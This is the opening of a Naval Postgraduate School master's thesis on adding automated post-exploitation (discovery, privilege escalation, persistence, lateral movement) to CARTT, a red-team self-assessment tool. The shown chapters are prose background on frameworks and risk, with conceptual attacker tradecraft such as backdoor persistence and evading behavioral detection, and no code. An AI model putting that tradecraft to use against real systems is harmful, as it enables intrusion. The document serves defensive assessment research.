



NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

**AN AUTOMATED POST-EXPLOITATION MODEL FOR
OFFENSIVE CYBERSPACE OPERATIONS**

by

Ryan Benito

June 2022

Thesis Advisor:

Alan B. Shaffer

Co-Advisor:

Gurminder Singh

Approved for public release. Distribution is unlimited.

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			<i>Form Approved OMB No. 0704-0188</i>	
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington, DC, 20503.				
1. AGENCY USE ONLY (Leave blank)		2. REPORT DATE June 2022	3. REPORT TYPE AND DATES COVERED Master's thesis	
4. TITLE AND SUBTITLE AN AUTOMATED POST-EXPLOITATION MODEL FOR OFFENSIVE CYBERSPACE OPERATIONS			5. FUNDING NUMBERS	
6. AUTHOR(S) Ryan Benito				
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000			8. PERFORMING ORGANIZATION REPORT NUMBER	
9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A			10. SPONSORING / MONITORING AGENCY REPORT NUMBER	
11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.				
12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release. Distribution is unlimited.			12b. DISTRIBUTION CODE A	
13. ABSTRACT (maximum 200 words) <p>The Department of Defense (DOD) uses vulnerability assessment tools to identify necessary patches for its many cyber systems to mitigate cyberspace threats and exploitation. If an organization misses a patch, or a patch cannot be applied in a timely manner, for instance, to minimize network downtime, then measuring and identifying the impact of such unmitigated vulnerabilities is offloaded to red teaming or penetration testing services. Most of these services concentrate on initial exploitation, which stops short of realizing the larger security impact of post-exploitation actions and are a scarce resource that cannot be applied to all systems in the DOD. This gap in post-exploitation services results in an increased susceptibility to offensive cyberspace operations (OCO). This thesis expands upon the automated initial exploitation model of the Cyber Automated Red Team Tool (CARTT), initially developed at the Naval Postgraduate School, by developing and implementing automated post-exploitation for OCO. Implementing post-exploitation automation reduces the workload on red teams and penetration testers by providing necessary insight into the impact of exploited vulnerabilities. Patching these weaknesses will result in increased availability, confidentiality, and integrity of DOD cyberspace systems.</p>				
14. SUBJECT TERMS automated, offensive cyberspace operations, OCO, post-exploitation, Cyber Automated Red Team Tool, CARTT			15. NUMBER OF PAGES 85	
			16. PRICE CODE	
17. SECURITY CLASSIFICATION OF REPORT Unclassified	18. SECURITY CLASSIFICATION OF THIS PAGE Unclassified	19. SECURITY CLASSIFICATION OF ABSTRACT Unclassified	20. LIMITATION OF ABSTRACT UU	

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release. Distribution is unlimited.

**AN AUTOMATED POST-EXPLOITATION MODEL FOR OFFENSIVE
CYBERSPACE OPERATIONS**

Ryan Benito
Lieutenant, United States Navy
BS, United States Naval Academy, 2013

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

**NAVAL POSTGRADUATE SCHOOL
June 2022**

Approved by: Alan B. Shaffer
Advisor

Gurminder Singh
Co-Advisor

Gurminder Singh
Chair, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

The Department of Defense (DOD) uses vulnerability assessment tools to identify necessary patches for its many cyber systems to mitigate cyberspace threats and exploitation. If an organization misses a patch, or a patch cannot be applied in a timely manner, for instance, to minimize network downtime, then measuring and identifying the impact of such unmitigated vulnerabilities is offloaded to red teaming or penetration testing services. Most of these services concentrate on initial exploitation, which stops short of realizing the larger security impact of post-exploitation actions and are a scarce resource that cannot be applied to all systems in the DOD. This gap in post-exploitation services results in an increased susceptibility to offensive cyberspace operations (OCO). This thesis expands upon the automated initial exploitation model of the Cyber Automated Red Team Tool (CARTT), initially developed at the Naval Postgraduate School, by developing and implementing automated post-exploitation for OCO. Implementing post-exploitation automation reduces the workload on red teams and penetration testers by providing necessary insight into the impact of exploited vulnerabilities. Patching these weaknesses will result in increased availability, confidentiality, and integrity of DOD cyberspace systems.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

I.	INTRODUCTION.....	1
A.	RESEARCH QUESTIONS.....	1
1.	Primary Question.....	2
2.	Secondary Questions.....	2
B.	SCOPE OF THESIS.....	2
C.	BENEFITS OF STUDY.....	2
D.	THESIS ORGANIZATION.....	3
1.	Chapter II: Background.....	3
2.	Chapter III: Design.....	3
3.	Chapter IV: Implementation	3
4.	Chapter V: Conclusions and Future Work	3
II.	BACKGROUND	5
A.	POST-EXPLOITATION.....	5
B.	FRAMEWORKS.....	7
1.	Penetration Testing Execution Standard (PTES)	8
2.	MITRE ATT&CK	9
3.	Shortcomings in Frameworks.....	10
4.	Impact-Based Post-Exploitation Taxonomy.....	10
C.	AUTOMATED POST-EXPLOITATION TOOLS	15
1.	Automated Network Exploitation Through Penetration Testing.....	15
2.	Scalable Automated Vulnerability Scanning & Exploitation Tool.....	17
3.	Automated Deep Learning Post-Exploitation	18
4.	Shortcomings of Automated Post-Exploitation Tools	19
D.	CHAPTER SUMMARY.....	20
III.	DESIGN METHODOLOGY	21
A.	SYSTEM DESIGN.....	21
1.	CARTT Architecture.....	21
2.	Current CARTT Operator Interface	24
3.	New CARTT Operator Interface	25
B.	POST-EXPLOITATION ACTIONS	27
1.	Discovery.....	28
2.	Privilege Escalation.....	30
3.	Persistence	31

4.	Lateral Movement.....	32
C.	CHAPTER SUMMARY.....	33
IV.	IMPLEMENTATION	35
A.	ENVIRONMENT.....	35
B.	SCENARIO AND CARTT FUNCTIONALITY.....	36
1.	Scenario.....	36
2.	CARTT Functionality.....	37
C.	SCRIPTING OVERVIEW.....	44
1.	Initial Access Exploit Script and Post-Exploitation.....	44
2.	Discovery.....	46
3.	Privilege Escalation.....	48
4.	Persistence	49
5.	Lateral Movement.....	50
6.	Test All Actions	52
D.	CARTT GUI.....	54
1.	Post-Exploitation Menu.....	54
2.	Post-Exploitation Action Workflow	55
E.	CHAPTER SUMMARY.....	57
V.	CONCLUSIONS AND FUTURE WORK.....	59
A.	SUMMARY	59
B.	CONCLUSIONS	59
1.	Primary Question.....	60
2.	Secondary Questions.....	60
C.	FUTURE WORK.....	61
1.	Obfuscation, Stealth, and Non-Attribution	61
2.	Automate Initial Access Exploitation.....	61
3.	Improve Reporting.....	62
4.	Improve CARTT User Feedback	62
	LIST OF REFERENCES	63
	INITIAL DISTRIBUTION LIST	69

LIST OF FIGURES

Figure 1.	Impact-Based Post-Exploitation Taxonomy	13
Figure 2.	CARTT Architecture	22
Figure 3.	CARTT Server Architecture	23
Figure 4.	Current CARTT Capability.....	24
Figure 5.	Current CARTT Operator Main Menu Page. Source: [40].....	25
Figure 6.	New CARTT Operator Main Menu	26
Figure 7.	New CARTT Capability	26
Figure 8.	New CARTT Post-Exploitation Page	28
Figure 9.	Implementation Environment	35
Figure 10.	Begin Target Post-Exploit.....	37
Figure 11.	Test All Actions	38
Figure 12.	Target Selection	38
Figure 13.	Host List.....	39
Figure 14.	CVE Vulnerability List	39
Figure 15.	Initial Access Exploit Configuration	40
Figure 16.	Post-Exploitation results	41
Figure 17.	Lateral Movement Setup.....	42
Figure 18.	Routing and Scanning	43
Figure 19.	Lateral Movement Feedback.....	44
Figure 20.	MSF Initial Access Resource Script	45
Figure 21.	Custom CARTT Discovery Module	46
Figure 22.	CARTT Discovery Resource Script.....	47
Figure 23.	Privilege Escalation Resource Script	48

Figure 24.	Persistence Resource Script	49
Figure 25.	Lateral Movement Resource Script	51
Figure 26.	Test All Actions Resource Script.....	53
Figure 27.	CARTT Post-Exploitation page.....	54
Figure 28.	CARTT Operator Main Menu	55
Figure 29.	Post-Exploitation workflow	56
Figure 30.	Lateral Movement and Test All Actions workflow	57

LIST OF ACRONYMS AND ABBREVIATIONS

A2C	advantage actor critic
ANEX	automated network exploitation through penetration testing
API	application programming interface
APT	advanced persistent threat
CALDERA	cyber adversary language and decision engine for red team automation
CARTT	cyber automated red team tool
CO	cyberspace operations
COOP	continuity of operations procedures
CMT	cyber mission team
CPT	cyber protection team
CVE	common vulnerability and exposures
CVSS	common vulnerability scoring system
CYBERCOM	U.S. cyber command
DCO	defensive cyberspace operations
DOD	department of defense
FCC	U.S. fleet cyber command
GUI	graphical user interface
IAV	information assurance vulnerability
MSF	Metasploit framework
MOS	military occupational specialty
NIST	national institute of standards and technology
nmap	network mapper
NPS	naval postgraduate school
OCO	offensive cyberspace operations
OS	operating system
POR	program of record
PTES	penetration testing execution standard
RAT	remote access trojan
RDP	remote desktop protocol

REST	representational state transfer
SAVE-T	scalable automated vulnerability scanning and exploitation tool
SET	social engineering toolkit
SOC	security operations center
ssh	secure shell
TOC	time of check
TOU	time of use
VRAM	vulnerability remediation asset manager

ACKNOWLEDGMENTS

I want to thank my wife, Christina, for selflessly supporting me through my time at Naval Postgraduate School. I also want to thank my advisors, Dr. Alan Shaffer and Dr. Gurminder Singh, for their guidance and expertise with this research. I also wanted to express my gratitude to the Graduate Writing Center and the Thesis Processing Office for their expert writing guidance and attention to detail in crafting this research. I also have to thank the Navy for allowing me to attend Naval Postgraduate School.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

The FY23 U.S. Department of Defense (DOD) budget increased funding for “cyberspace efforts” by 8% to \$11.2 billion, indicating a greater need for cyberspace resources [1]. Although this is a significant increase, cyberspace operations (CO) resources like cyber protection teams (CPT), cyber mission teams (CMT), red teams, and national mission teams (NMT), all of which execute offensive cyber operations (OCO), defensive cyberspace operations (DCO), and DOD information network operations, continue to be scarce throughout the DOD. Moreover, they require “significant investment in time, skill, resources, and human capital” to provide critical cyberspace insights, such as vulnerability assessments, threat emulation, and network hardening [2].

This scarcity of cyberspace resources may leave lower-priority organizations without critical cybersecurity support, forcing them to wait for resources and remain vulnerable to cyberspace attack or exploitation. Organizations do not have a tool that enables non-experts to conduct self-assessment of their systems to triage and prioritize which vulnerabilities should be patched based on risk.

This thesis research extended the Cyber Automated Red Team Tool (CARTT), a vulnerability self-assessment tool developed at the Naval Postgraduate School (NPS) that provides limited cyberspace support without the need for user expertise in CO. Previous CARTT research automated vulnerability assessment and initial access exploitation, enabling users to assess the success or failure of a given initial access exploit [3]. This research expanded CARTT OCO capability by developing and implementing a model for automated post-exploitation.

A. RESEARCH QUESTIONS

This research investigated how automated post-exploitation can be developed and implemented within the CARTT framework. The following key questions were addressed by this research:

1. Primary Question

How can the CARTT architecture be expanded to support automated post-exploitation?

2. Secondary Questions

What post-exploitation actions can be automated?

What post-exploitation actions are the most important for OCO?

B. SCOPE OF THESIS

This research examined previous research of tools for automating post-exploitation. Such tools were compared not only to determine what had been implemented before, but also what capabilities have yet to be implemented. From this insight we developed and implemented an automated post-exploitation capability within the CARTT framework. The focus of this research was an implementation derived from the MITRE ATT&CK framework that automated the CARTT post-exploitation actions of discovery, persistence, privilege escalation, and lateral movement.

C. BENEFITS OF STUDY

This thesis expanded CARTT's automated post-exploitation capability. CARTT could be a potential tool used by DOD for self-assessment of cyber systems in determining the impact of an adversary penetrating perimeter defenses and exploiting the internal network. A non-expert user operating CARTT can help to identify, assess impact, and provide an avenue for patching vulnerabilities, which will inform security controls and mitigate risk. Automating post-exploitation can dramatically decrease the workload on critical cyberspace human resources in the DOD by allowing non-expert users of this tool to identify exploitable vulnerabilities, and to realize the potential impact on the network after initial access exploitation and conduct red team scenarios to test internal network defenses. Once users understand both external and internal impacts, they can harden systems and increase overall cybersecurity using CARTT, which uses less cyberspace resources as compared to expensive proprietary tools that require CO expertise.

D. THESIS ORGANIZATION

The remainder of this thesis is organized as follows:

1. Chapter II: Background

Chapter II details the importance of post-exploitation in CO and explains the impact of post-exploitation through a taxonomy. It also examines post-exploitation frameworks and tools that are available, which attempt to automate post-exploitation. This chapter also highlights the shortcomings of other tools and frameworks and discusses how this research improved upon previous work.

2. Chapter III: Design

Chapter III presents how CARTT was expanded to include automated post-exploitation. This research leveraged the centralization and modularity of the CARTT client-server architecture to expand post-exploitation actions. This chapter also discusses in detail the post-exploitation actions of discovery, persistence, privilege escalation, and lateral movement.

3. Chapter IV: Implementation

Chapter IV presents the code, scripting, and workflows implemented in CARTT for automated post-exploitation. It describes in detail the importance of the Metasploit Framework (MSF) resource scripting and the communication between the CARTT Server, CARTT Client interface, and the CARTT Operator role.

4. Chapter V: Conclusions and Future Work

Chapter V provides a summary of the research conducted and discusses the conclusions of the research. It also provides recommendations for future work to further expand CARTT usability and capability.

THIS PAGE INTENTIONALLY LEFT BLANK

II. BACKGROUND

The SolarWinds and Colonial Pipeline hacks highlighted the severity and complexity of CO involving nation state actors [4], [5], [6]. U.S. Cyber Command (CYBERCOM) has made great strides in defend forward and continuous engagement operations, which force adversaries to “shift resources to defense and reduce attacks,” but the United States continues to suffer from exploitable vulnerabilities that inevitably cascade into adversary post-exploitation operations [7], [8], [9]. This chapter covers the pertinent background information for CO post-exploitation, automated post-exploitation tools and frameworks, and the benefits of automated post-exploitation solutions.

A. POST-EXPLOITATION

Industry defines cyber espionage as a “form of cyber attack that steals classified, sensitive data or intellectual property to gain an advantage over a competitive company or government entity” [10]. The DOD defines cyberspace exploitation as “enabling actions required to prepare for future military operations.” This can lead to cyberspace attacks that can “create noticeable denial effects in cyberspace or manipulation that leads to denial effects in the physical domains” [11].

Post-exploitation actions occur after initial access is gained onto an adversary’s system. Initial access exploitation actions use various techniques to gain an initial foothold on a system. Without initial access exploitation, post-exploitation actions would not be feasible. CARTT’s current implementation automates initial access exploitation by enumerating ports within a user-provided IP address range to determine known vulnerabilities, performing initial access exploitation of one or more vulnerabilities, and terminating the user session when exploitation is successfully completed. For more information on initial access exploitation using CARTT, see previous theses by Plot [12], Edwards [3], and Berrios [13]. Firewalls, intrusion detection and prevention systems, and network access control are security tools that can keep adversaries out of the network and support perimeter defense strategies [14]. A major vulnerability of the perimeter defense strategy is assuming that users within the perimeter can be trusted, which violates the

principle of least privilege. Adversaries that can pierce perimeter defenses through initial access actions, exploit this assumed trust to perform post-exploitation actions. The National Institute of Standards and Technology (NIST) and the DOD have created the Zero Trust Architecture and framework to thwart the “implicit trust granted to assets or user accounts based solely on their physical or network location or based on asset ownership” [15], [16]. Zero trust is not definitive. Motivated adversaries will continue to find creative ways to conduct post-exploitation despite new security measures offered by a Zero Trust Architecture implementation. The tools, techniques, and procedures of post-exploitation actions can provide the necessary indicators of compromise to enable operators to identify and eradicate adversaries from the network. Some post-exploitation actions can include persistence, privilege escalation, discovery, lateral movement, command and control, and exfiltration [17].

Persistence should be the first post-exploitation action utilized once the cyberspace operator is able to gain initial access to a system. Persistence allows the operator to maintain long-term presence within a dynamic cyberspace environment, when they might otherwise be easily booted out of the system if the payload utilized to exploit a process used in-memory injection or the exploited vulnerability were subsequently patched [18]. Restarting the vulnerable process that the attacker exploited earlier, will now result in a loss of initial access. To prevent the loss of initial access, the operator should migrate to a more stable process or implant a backdoor outside of main memory to reinitiate access on the target system. The actors behind SolarWinds utilized persistence by installing Sunburst backdoors at various locations within a target system to maintain access [19]. This post-exploitation action thwarted on-site users ability to identify indicators of compromise, not allowing them to track and eradicate the attackers [19]. Persistence is the foundation of an operator’s techniques; without it, no follow-on operations would be possible. Once persistence is achieved, the number of malicious activities is bounded by the operator’s objective and the defensive posture of the system.

If the principle of least privilege is properly implemented, an initial access exploit should only amount to user-level access privileges on an endpoint. The operator can conduct an initial access exploit and gain administrator privileges only if the endpoint is

not properly hardened. Assuming persistence can be achieved, the operator can conduct discovery actions under the guise of a trusted user. Discovery can encompass accounts on the user's machines, internet bookmarks, directory services, and system information [17]. The goal of discovery is to understand the environment to support cyberspace exploitation or cyberspace attack [17]. Although user privileges can provide an abundance of information, it may be necessary for the operator to execute privilege escalation actions, which escalates from user to administrator privileges to execute cyberspace actions, which may be required to achieve certain objectives. The operator should be cautious if behavioral analytics are implemented on the endpoint. If an endpoint switched from user privileges to administrator privileges out of context, it could alert defensive cyberspace tools thwarting the operator's advance. If privilege escalation is undetected, the operator has greater purview of the endpoint, and could potentially reach other networked systems such as industrial control systems, business systems, and sensitive proprietary information servers [17].

Once the operator identifies the known connections, they may choose to conduct lateral movement actions to explore the environment. Rarely does gaining access on an endpoint amount to objective completion for a CO. The operator may look for a certain server or endpoint, or information buried deep in the network. To conduct lateral movement the operator may have to continually conduct initial access actions, discovery, and privilege escalation post-exploitation actions within the network to achieve the desired objective.

Once the operator reaches the desired objective, they can establish an encrypted channel for command and control from the endpoint, and then exfiltrate collected information [17]. An alternate objective could be to conduct a cyberspace attack that could harm systems or data. Post-exploitation offers the operator many different avenues to achieve desired objectives. It is the responsibility of defensive cyberspace operations to monitor, identify, and stop these actions if possible.

B. FRAMEWORKS

There are over 20 different open exploitation frameworks currently used to perform initial and post-exploitation actions [20]. Frameworks offer a wide variety of focused

exploits that range from operating system (OS) specific to website exploitation [20]. Although there are many niche frameworks that address specific use cases, frameworks such as Penetration Testing Execution Standard (PTES) and MITRE ATT&CK are agnostic of specific use cases, which can be tailored for post-exploitation actions.

1. Penetration Testing Execution Standard (PTES)

The PTES was created in 2009 to “provide both businesses and security providers with a common language and scope for performing penetration testing” [21]. The creators identified that a lack of penetration testing standardization has negatively impacted business objectives. The PTES is meant to establish the baseline penetration test requirements which can be tailored to an organization’s specific security needs. There exists no accepted standard for penetration testing. Therefore, almost every organization has its own way of handling, implementing, and reporting a penetration test. Although PTES has not been accepted as the standard, it does provide an agnostic baseline understanding, which is foundational for penetration testing and can be used for advanced penetration testing use cases.

The PTES comprises two major sections: the standard and the technical guidelines. It provides a broad overview of how to perform each section and some tools to get the penetration tester started. The standard has seven tailorable sections that explain how to plan, test, and report the results of a penetration test [21]. The technical guide provides a baseline process of how to carry out different aspects of the penetration test [22]. The post-exploitation portion consists of five tailorable sections that cover infrastructure analysis, pillaging, profiling targets, data exfiltration, persistence, and further penetration. For the pillaging portion, PTES describes the overall goal and then lists items the operator should be aware of when conducting a penetration test. It is the responsibility of the operator to map the PTES standard to the PTES technical guide to achieve the goal of pillaging.

The PTES should be used by new operators to gain a basic understanding of how a penetration test should work. Although the PTES provides the base understanding of penetration testing, it requires an experienced operator to implement processes to connect

the technical to the standard aspects of PTES. The MITRE ATT&CK framework bridges the gap between the standard and technical through the use of tactics and techniques.

2. MITRE ATT&CK

The MITRE ATT&CK framework takes real-world adversarial observations and creates a taxonomy of identifiable cyber actions which is comprised of tactics and techniques to improve cybersecurity [17]. The main concept of MITRE ATT&CK is to prioritize cyberspace defense based on “documented threat behavior” [23]. The tactics and techniques comprise an a la carte menu that can be used to simulate and provide indicators of adversarial behavior. A tactic answers the “why” or the reason an operator performs an action. A technique is the “how” an operator will achieve the tactic. A sub-technique provides a more specific technical description of the technique. The menu of tactics and techniques can be aggregated to create an attack scenario to match an Advanced Persistent Threats (APT) known techniques and tactics such that it can be simulated by red teamers to test network defenders. Network defenders can also use the MITRE ATT&CK framework to identify the specific technique utilized to understand where to search for compromise.

The MITRE ATT&CK framework cyber actions are comprised of 14 tactics which encompasses 215 techniques. Analogous to the PTES standard and technical portions, each MITRE ATT&CK cyber action tactic has a broad technique overview and the sub-technique portion. An example cyber action tactic is privilege escalation, a technique that could be an abuse elevation control mechanism. There are three sub-techniques which covers Linux, Windows, and macOS. An operator would use a sub-technique to achieve the technique which would execute the tactic linked to a cyber action that completes the operator’s goal.

Unlike the PTES, the MITRE ATT&CK framework does not have a section that explicitly covers the attack vectors for post-exploitation actions. This is because an operator can use both initial access and post-exploitation actions to achieve an objective. The standardization of PTES would require an organization to reference the initial access and post-exploitation sections to understand an operator’s methodology and overall goal.

The lack of boundaries in the MITRE ATT&CK framework provides the flexibility required to track adversarial behavior from initial access to post-exploitation with greater ease.

3. Shortcomings in Frameworks

The PTES serves as the most basic understanding of how to perform penetration testing. Although PTES clarifies the broad strokes of penetration testing, it leaves much to be desired in the type of tools associated with each aspect of penetration testing. For example, the PTES's persistence section gives four guidelines on performing persistence but still requires contribution in the technical guide [22]. For other sections, the PTES guidance is ambiguous in determining how to map the technique to a tactic to understand what tools should be used to perform exploitation actions. The MITRE ATT&CK framework not only takes the basic understanding of penetration testing, but it provides more detailed information and technical tools to more efficiently identify indicators of compromise to combat adversaries. Although both frameworks are approachable, the PTES should be used by a beginner while the MITRE ATT&CK framework should be left to a more experienced user due to its more technical approach.

4. Impact-Based Post-Exploitation Taxonomy

Rarely do security practitioners have adequate resources to completely buy down security risk. They must practice sound risk management to effectively allocate scarce resources. In operational risk management, qualitative risk analysis is performed first, based on the subjective risk appetite of the organization. If a risk threshold is reached, a quantitative risk analysis should be performed to understand the detailed impact of the unmitigated risk to determine what controls should be implemented to mitigate it [24].

There are metrics that measure initial access exploitation actions, but none seem to encompass metrics for post-exploitation actions. The most widely used metric is the Common Vulnerability Scoring System (CVSS) [25]. CVSS relies on known vulnerabilities and a subjective quantitative scoring system [26]. CVSS uses a base formula that measures exploitability and impact. Based on the aggregate score of exploitability and

impact, CVSS generates a qualitative severity rating of none, low, medium, high, and critical. Based on the severity rating, an organization can increase the efficiency of patch management [27]. CVSS assumes the worst-case exploitability and impact. It is the responsibility of the organization to scale the severity rating based on internal temporal and environmental metrics. Temporal metrics are based on how a vulnerability changes over time [27]. Environmental metrics represent how a vulnerability uniquely impacts the organizations environment [27]. CVSS requires experienced operators to adjust the severity rating based on environmental and temporal metrics, which requires an intricate understanding as to how the vulnerability impacts the organizations environment. An operator could easily patch a critical severity initial access vulnerability, but never understand what or how the internal security measures are impacted if left unpatched. Rarely do organizations automatically install patches as they are released. Software patches require testing in a developmental environment prior to operations implementation to mitigate potential run time errors. As critical vulnerabilities remain unpatched, there is no telling if an adversary has exploited the network and the impact of post-exploitation actions. Although CVSS measures the potential of an initial access vulnerability, it remains vague on the impact of post-exploitation actions.

The U.S. Navy uses a tool similar to CVSS called Vulnerability Remediation Asset Manager (VRAM) that gives enterprise visibility into a network's baseline configuration protecting it from known initial access vulnerabilities [28]. VRAM splits vulnerabilities into four categories: Site-Owned, Program of Record (POR)-Owned, False Positive, and Investigation Required [29]. A Site-Owned vulnerability has an Information Assurance Vulnerability (IAV) number for which there is a known remediation that is executed by on-site network defenders [29]. A POR-owned vulnerability requires the owning program office to investigate and provide remediation procedures to the on-site network defenders [29]. A false positive vulnerability is compliant but is using the wrong criteria to evaluate an IAV. A system manager makes the determination of a false positive vulnerability. Investigation required identifies software that is out of baseline due to local changes or a device misclassification. Investigation required vulnerabilities require the on-site users and system managers to adjudicate the problem.

FireEye defines dwell time as “the number of days an attacker is present in a victim environment before they are detected”. In 2020, that dwell time was 24 days [30]. From the time a vulnerability is identified, it could take on-site network defenders 24 days to detect an adversary [30]. The time between notification, investigation, and implementing remediation procedures provides adversaries an opportune time to conduct post-exploitation actions. On-site network defenders are either left to operate with known vulnerabilities or be forced to take the associated system or component offline. To make matters worse, there could be many POR-owned vulnerabilities that need to be analyzed for their potential impact on operations.

Although a network can have many POR-owned vulnerabilities, they all may not be exploitable. VRAM uses a proprietary web-based repository of configuration data for vulnerability management. Using proprietary vulnerability management may yield less coverage than using an open-source tool suite such as Metasploit, Cobalt Strike, or PowerShell Empire [30]. Proprietary tools like VRAM may require continuous ingestion of vulnerability information from open-source tools which may require reliable internet access. If a DOD asset is in a state of degraded communications, it could miss the most up to date vulnerabilities. Degraded vulnerability coverage could also be attributed to the use of open-source repositories since it may not be compatible with VRAM software. CARTT uses Metasploit to provide automated capability to test the exploitability of a vulnerability [6]. This allows users to understand if an initial access vulnerability can be exploited. If the user is an experienced penetration tester, they can employ post-exploitation actions to understand the impact of the exploited initial access vulnerability.

Typically, network defenders are not trained in penetration testing or red teaming and must compete for scarce post-exploitation services. Post-exploitation services provided by penetration testers and red teams within the DOD can range from close access teams where red teamers try to gain access to an installation in attempt to place and implant, to testing the ability to breach a firewall into the user network, then pivot from the operations network to the engineering network to exfiltrate sensitive information. These services require a request for resources from U.S. Fleet Cyber Command (FCC), which is adjudicated with CYBERCOM. CYBERCOM fields requests for resources from all

services and agencies. Since red teams and penetration testing is under the OCO umbrella, CMTs and NMTs could potentially fulfill the need if the unit requesting has a high enough priority. The further down the chain a command is from the combatant command, the less likely the request will be fulfilled. Once a red team or penetration tester performs post-exploitation, network defenders are given a technical report outlining successful post-exploitation actions. Oftentimes these actions are performed using proprietary tools which cannot be reenacted or reemployed to understand network effects. It is then the responsibility of the network defender to harden and implement countermeasures or compete for DCO resources or elicit help from CPTs. A network defender could employ an impact-based post-exploitation taxonomy based on red team and penetration testing reports to assess the qualitative impact of post-exploitation actions depicted by Figure 1.




Figure 1. Impact-Based Post-Exploitation Taxonomy

The initial access exploit is the first step into either a user or privileged user system. A user system could support various business objectives which could threaten organizational security. A privileged user system provides greater access and authorization

in an enterprise. Based on business impact analysis, the impact of exploiting a user or privileged user system can be defined. The impact taxonomy relies on successfully completed post-exploitation actions adapted from the MITRE ATT&CK framework. A successful completion of a post-exploitation action results in a low, medium, or high impact level. Impact level determination guidelines that could be used are the Federal Information Processing Standards Publication 199 [31] or the Chairman Joint Chiefs of Staff Instruction 6510.01B [32]. The impact levels can be adapted to fit any organization's security concerns of availability, integrity, and confidentiality.

If a user workstation becomes the victim of an initial access exploit, it could be considered a low impact on business operations availability if that workstation is lost. Although an adversary could disrupt business operations by taking many user workstations offline, it may or may not amount to a high impact cyberspace attack based on business impact analysis. A user could easily switch to another workstation, or the security operations center could enact business continuity procedures to shift operations to another site, if the business impact reaches the established threshold for a cyberspace attack. If the adversary executes discovery actions to find that the workstation belongs to a high value target, they can conduct privilege escalation to either laterally move to a user system, persist on the exploited user system, or continue discovery actions at the privileged user level. If the adversary is a privileged user, they could potentially shut down the workstation denying access to business services, or laterally move into and exploit other user systems and perform shutdowns. The impact level of the adversary is raised to medium due to the scale and potential effect they could have on availability. If the adversary gained access to a privileged user system, a medium impact would immediately be assessed due to the ease of gaining access which could result in a cyberspace attack that results in a loss of availability for a privileged user system.

Similar vignettes could also be applied to integrity and confidentiality. Instead of measuring the downtime of processes, the business would identify how a breach in integrity or confidentiality will be impacted based on successful MITRE ATT&CK cyber actions. The network defenders can use the impact-based post-exploitation taxonomy to triage and remediate vulnerabilities. Combatant commanders could have security team resources to

comb through the red team report to reenact actions to develop effective countermeasures. Subordinate commands more than likely do not have the resources to reenact or develop countermeasures to remediate red team identified deficiencies. The work done in this thesis automates post-exploitation actions that require minimal interaction by the user, in keeping with the goals of CARTT. Based on the report of successful actions employed, the user can apply the impact-based post-exploitation taxonomy.

C. AUTOMATED POST-EXPLOITATION TOOLS

There are a variety of post-exploitation tools that are utilized by penetration testers and red teamers. Unfortunately, the DOD lacks resources to meet the required need of exploitation services. To make matters worse, the process to certify and accredit red teams “does not evaluate a red team’s ability to portray validated threat actors,” so red teams “gravitate to low hanging fruit” such as known initial access exploits, which network defenders can readily identify [33]. Automating post-exploitation reduces the attack surface dwell time by allowing defenders to be proactive in testing external and internal networks to patch high risk vulnerabilities [30]. If network defenders can patch low hanging initial access and post-exploitation vulnerabilities, red teams and penetration testers could be better employed to discover higher-level vulnerabilities. An automated post-exploitation tool fills the gap between normal operations and awaiting manual penetration and red teaming services.

